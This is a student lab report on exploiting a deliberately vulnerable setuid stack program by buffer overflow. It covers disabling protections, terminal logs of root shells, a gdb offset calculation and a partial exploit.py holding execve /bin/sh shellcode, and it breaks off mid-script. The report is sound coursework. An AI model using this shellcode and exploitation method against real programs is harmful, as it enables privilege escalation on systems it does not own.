Introduction to Offensive Security Lab 2

We have to execute buffer overflow attacks as guided successfully for this lab. The buffer overflow is one of the most common attacks in computer security.


Since I use a Windows home edition laptop I could not install a VM, hence I am using Github codespaces for my execution. It has a terminal and is very similar to VM.

The first step was to turn off the countermeasures that can make the execution of buffer overflow attacks more difficult. I followed the instructions in the lab turned off the countermeasures and used the bin/sh function to get access of the shell.

Task 1:


The aim of this task was to make us use the shell and get comfortable with it. We analyze the 32-bit and 64-bit shellcode for this. The first part of the task was to invoke the shellcode using the given call_shellcode.c program.

The following screenshot shows the successful execution of the call_shellcode.c program:



```
A debugging session is active.

        Inferior 1 [process 5684] will be killed.

Quit anyway? (y or n) y
@sk22bo →/workspaces/Com_off (main) $ gcc -o call_shellcode call_shellcode.c
@sk22bo →/workspaces/Com_off (main) $ ./call_shellcode
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
@sk22bo →/workspaces/Com_off (main) $ gcc -o call_shellcode call_shellcode.c
@sk22bo →/workspaces/Com_off (main) $ ./call_shellcode
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $ gcc -o call_shellcode -z execstack -fno-stack-protector call_shellcode.c
@sk22bo →/workspaces/Com_off (main) $ ./call_shellcode
$ id
uid=1000(codespace) gid=1000(codespace) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rvm),
994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
$ whoami
codespace
$
```


I also tried executing on gdb just for my understanding and the output is shown below:



```
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./call_shellcode...
(No debugging symbols found in ./call_shellcode)
(gdb) run
Starting program: /workspaces/Com_off/call_shellcode

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffc0b0 in ?? ()
(gdb) bt
#0  0x00007fffffffc0b0 in ?? ()
#1  0x00005555555551e1 in main ()
(gdb)
```


Task 2:

The Task 2 challenges us to understand the vulnerable program stack.c given in the lab. I used the nano function to write the code and save it in stack.c file. The screenshot below shows its execution:




```
$ id
uid=1000(codespace) gid=1000(codespace) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkman),993(rvm),
994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
$ whoami
codespace
$ quit
zsh: command not found: quit
$ exit
@sk22bo →/workspaces/Com_off (main) $ gcc -DBUF_SIZE=164 -m32 -o stack -z execstack -fno-stack-protector stack.c
@sk22bo →/workspaces/Com_off (main) $ sudo chown root stack
@sk22bo →/workspaces/Com_off (main) $ sudo chmod 4755 stack
@sk22bo →/workspaces/Com_off (main) $ ./stack
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkm
an),993(rvm),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# run
zsh: command not found: run
# whoami
root
# exit
@sk22bo →/workspaces/Com_off (main) $
```


Next, I tried to check the same code for different values of L1, L2, L3 and L4 as directed in the question. The results for that is given below as well:



```
Quit anyway? (y or n) y
@sk22bo →/workspaces/Com_off (main) $ gcc -DBUF_SIZE=172 -m32 -o stack -z execstack -fno-stack-protector stack.c
@sk22bo →/workspaces/Com_off (main) $ sudo chown root stack
@sk22bo →/workspaces/Com_off (main) $ sudo chmod 4755 stack
@sk22bo →/workspaces/Com_off (main) $ ./stack
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkm
an),993(rvm),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# whoami
root
#
```




```
# exit
@sk22bo →/workspaces/Com_off (main) $ gcc -DBUF_SIZE=180 -m32 -o stack -z execstack -fno-stack-protector stack.c
@sk22bo →/workspaces/Com_off (main) $ sudo chown root stack
@sk22bo →/workspaces/Com_off (main) $ sudo chmod 4755 stack
@sk22bo →/workspaces/Com_off (main) $ ./stack
# run
zsh: command not found: run
# id
uid=1000(codespace) gid=1000(codespace) euid=0(root) groups=1000(codespace),106(ssh),107(docker),988(pipx),989(python),990(oryx),991(golang),992(sdkm
an),993(rvm),994(php),995(conda),996(nvs),997(nvm),998(hugo),999(dotnet)
# whoami
root
#
```



```
# quit
zsh: command not found: quit
# exit
@sk22bo →/workspaces/Com_off (main) $ gcc -DBUF_SIZE=10 -m32 -o stack -z execstack -fno-stack-protector stack.c
@sk22bo →/workspaces/Com_off (main) $ sudo chown root stack
@sk22bo →/workspaces/Com_off (main) $ sudo chmod 4755 stack
@sk22bo →/workspaces/Com_off (main) $ ./stack
Segmentation fault (core dumped)
@sk22bo →/workspaces/Com_off (main) $
```

I observed a segmentation dump for L4=10. I also edited the makefile according to the instructions, the screenshot below shows the updated makefile.



```
 GNU nano 4.8                                          Makefile
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 164
L2 = 172
L3 = 180
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
        gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L3: stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L3) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@

stack-L4: stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -o $@ stack.c
        gcc -DBUF_SIZE=$(L4) $(FLAGS) -g -o $@-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@


clean:
        rm -f badfile $(TARGET) peda-session-stack*.txt .gdb_history

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was
```


We can also use these screenshots as proofs for the Task 3 below.

Task 3:


The task 3 took me a while to execute. First, we I had to download the files from the website. I downloaded the Makefile and successfully stored it.

For this attack first, we disable the countermeasures of the buffer overflow attack. We also have to change the values of L1, L2, L3, and L4 on the makefile according to the instructions provided to us. The offset depends on these values hence, we have to be careful with this.

The screenshot below shows the execution of the makefile:



```
-rw-r--r--  1 codespace codespace 12288 Oct 15 17:36  .stack.c.swp
-rw-rw-rw-  1 codespace codespace   966 Oct 15 17:17  Makefile
-rw-rw-rw-  1 codespace root          9 Oct  8 17:26  README.md
-rwxrwxrwx  1 codespace codespace 15672 Oct 12 23:44  a32.out*
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 23:50  a64.out*
-rw-rw-rw-  1 codespace codespace   517 Oct 15 17:05  badfile
-rwxrwxrwx  1 codespace codespace 16504 Oct 15 16:58  call_shellcode*
-rw-rw-rw-  1 codespace codespace   561 Oct 12 18:11  [illegible]
-rwxrwxrwx  1 codespace codespace   936 Oct 14 22:21  [illegible]
-rwxrwxrwx  1 codespace codespace 15672 Oct 14 20:55  my_shellcode*
-rw-rw-rw-  1 codespace codespace     4 Oct 14 22:36 'new file'
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 18:11  output_filename*
-rwxrwxrwx  1 codespace codespace   254 Oct 15 00:12  runshell.sh*
drwxrwxrwx+ 2 codespace codespace  4096 Oct 11 22:09  shellcode/
-rwxrwxrwx  1 codespace codespace 16752 Oct 12 23:41  shellcode_program*
-rwsr-xr-x  1 root      codespace 15708 Oct 15 17:14  stack*
-rwsr-xr-x  1 root      codespace 15708 Oct 14 22:08  stack-L1*
-rwxrwxrwx  1 codespace codespace 18308 Oct 14 22:08  stack-L1-dbg*
-rwsr-xr-x  1 root      codespace 15708 Oct 14 22:08  stack-L2*
-rwxrwxrwx  1 codespace codespace 18308 Oct 14 22:08  stack-L2-dbg*
-rwsr-xr-x  1 root      codespace 16856 Oct 14 22:08  stack-L3*
-rwxrwxrwx  1 codespace codespace 19672 Oct 14 22:08  stack-L3-dbg*
-rwsr-xr-x  1 root      codespace 16856 Oct 14 22:08  stack-L4*
-rwxrwxrwx  1 codespace codespace 19664 Oct 14 22:08  stack-L4-dbg*
-rw-rw-rw-  1 codespace codespace   614 Oct 14 20:39  stack.c
@sk22bo →/workspaces/Com_off (main) $
```




```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L1-dbg...
(gdb) b bof
Breakpoint 1 at 0x122d: file stack.c, line 10.
(gdb) run
Starting program: /workspaces/Com_off/stack-L1-dbg

Breakpoint 1, bof (str=0xffffc227 '\220' <repeats 176 times>, "\210\302\377\377", '\220' <repeats 20 times>...) at stack.c:10
10      {
(gdb) next
13          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffc208
(gdb) p &buffer
$2 = (char (*)[164]) 0xffffc15c
(gdb) 0xffffc208-0xffffc15c
Undefined command: "0xffffc208-0xffffc15c".  Try "help".
(gdb) p/d 0xffffc208-0xffffc15c
$3 = 172
(gdb)
```

Following the instructions from the lab, I calculated the address values of ebp and buffer(as shown in the above screenshot). After deduction, the value comes out to be 108 in this case. That is all we needed with the debugger, now we can move on to the next phase.


Next, I looked at the exploit.py file that is responsible for the payload. In the exploit.py file, I made some changes according to the task. The shellcode was given to us in the lab, the else statement shows us to use the 32-bit shellcode. I used that shellcode in the code. We also have to update the value of start in exploit.py, the size of badfile is 517. As we know, the difference between ebp and buffer is 108. If we add 4 we can see where the return address is. Therefore, the return address is at 112. I also used the hit and trial method to jump to the shellcode as I didn't know the distance between the shellcode and the return address.

The screenshot below shows the updates I made in the exploit.py file according to the calculated values hit and trial work:



```
GNU nano 4.8                                        exploit.py
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400 # I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
